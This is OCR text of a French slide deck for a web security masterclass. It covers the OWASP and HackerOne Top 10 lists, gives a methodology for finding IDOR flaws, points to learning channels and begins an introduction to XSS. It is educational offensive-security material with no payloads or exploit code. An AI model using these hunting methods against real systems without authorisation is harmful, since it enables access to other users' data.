
MASTERCLASS WEB 01


SOMMAIRE

1. Toolkit du hacker
2. OWASP Top 10
3. Présentation de 4 vulnérabilités :
    - IDOR
    - XSS
    - File Upload
    - SQL Injection
4. Ressources pour aller plus loin
5. Démonstration

1 TOOLKIT DU HACKER


Burp Suite






2 OWASP

- OWASP = Open Worldwide Application Security Project
- Organisation communautaire
- Fournit des ressources gratuites aux développeurs et aux pentesters
- Développe des outils (ex: Amass) et des projets éducatifs (ex: OWASP Juice Shop - Mini CTF Web)
- Publie leur classement des "Top 10 Vulnérabilités"




2 OWASP TOP 10 (2021)

Broken Access Control



Cryptographic Failures




Injection

Insecure Design

Security Misconfiguration


Vulnerable and Outdated Components



Identification and Authentication Failures


Software and Data Integrity Failures

Security Logging and Monitoring Failures




Server-Side Request Forgery


OWASP TOP 10 (2021) - HACKER VIEW




Broken Access Control




Cryptographic Failures



Injection




Insecure Design



Security Misconfiguration


Vulnerable and Outdated Components



Identification and Authentication Failures

Software and Data Integrity Failures

Security Logging and Monitoring Failures



Server-Side Request Forgery

2 HACKER ONE TOP 10


1. Cross-Site Scripting (XSS)
2. Improper Access Control
3. Information Disclosure
4. Insecure Direct Object References (IDORs)
5. Security Misconfiguration
6. Privilege Escalation
7. Improper Authentication
8. Business Logic Errors
9. Open Redirects
10. Improper Authorization

PRÉSENTATION DES VULNÉRABILITÉS


IDOR

1 IDOR

- Insecure Direct Object Reference (Référence direct à un objet non sécurisé)
- **Accéder ou modifier une ressource appartenant à un autre utilisateur**




UUIDS = LA SOLUTION CONTRE LES IDOR ?



1 UUIDS = LA SOLUTION CONTRE LES IDOR ?

- **=> NON ❌**
- UUIDs = obstacle supplémentaire, pas la solution.
- Si un attaquant arrive à récupérer le UUID d'une victime, il pourra faire exactement la même attaque.




Le problème est que l'application ne vérifie pas que l'utilisateur authentifié est bien le propriétaire de la ressource demandée.

IDOR - OÙ LES TROUVER ?

- Dans des APIs (vulnérabilité très courante dans les APIs)
- Hiérarchies de permissions complexe (role: admin, manager, user, guest , etc.)
- Fonctionnalité de CRUD (Create, Read, Update, Delete)

Dès que vous voyez des IDs, UUIDs, etc => Tester les IDORs

1 IDOR - MÉTHODOLOGIE



Tips :

- Utiliser l'extension PwnFox pour aller plus vite

1 IDOR - RESSOURCES


InsiderPhD

@InsiderPhD · 94,9 k abonnés · 112 vidéos

Dr, apparently. Principal Security Researcher at Traceable by Harness, passionate about tes ...plus

twitter.com/InsiderPhD et 3 autres liens

S'abonner



How I made 1k in a day with IDORs! (10 Tips!)

63 k vues • il y a 5 ans

Finding Your First Bug: Manual IDOR Hunting

83 k vues • il y a 5 ans

"Easiest" Beginner Bugs? Access Control and IDORs

30 k vues • il y a 2 ans

1 IDOR - RESSOURCES

Rana Khalil

@RanaKhalil101 · 97,2 k abonnés · 184 vidéos

Channel that discusses security related topics.

academy.ranakhalil.com et 3 autres liens

S'abonner

PortSwigger

Web Security Academy -
Broken Access Control (Lon...

Access control

Go to topic → 13 Labs

XSS

3 XSS - QU'EST CE QUE LE JAVASCRIPT?

Javascript = langage de programmation exécuté côté client (dans le navigateur)

Permet de :

- Réagir aux actions de l'utilisateur
- Créer des interfaces dynamiques
- Développer des applications complètes
- Communiquer avec un serveur sans recharger la page
- Manipuler le DOM (Document Object Model)

=> Et comme le JavaSript s'exécute dans le navigateur... il peut être manipulé par un acteur malveillant → XSS

QU'EST CE QU'UNE XSS?

Une attaque par injection de code malveillant qui permet à un attaquant d'exécuter du JavaScript dans le navigateur de la victime

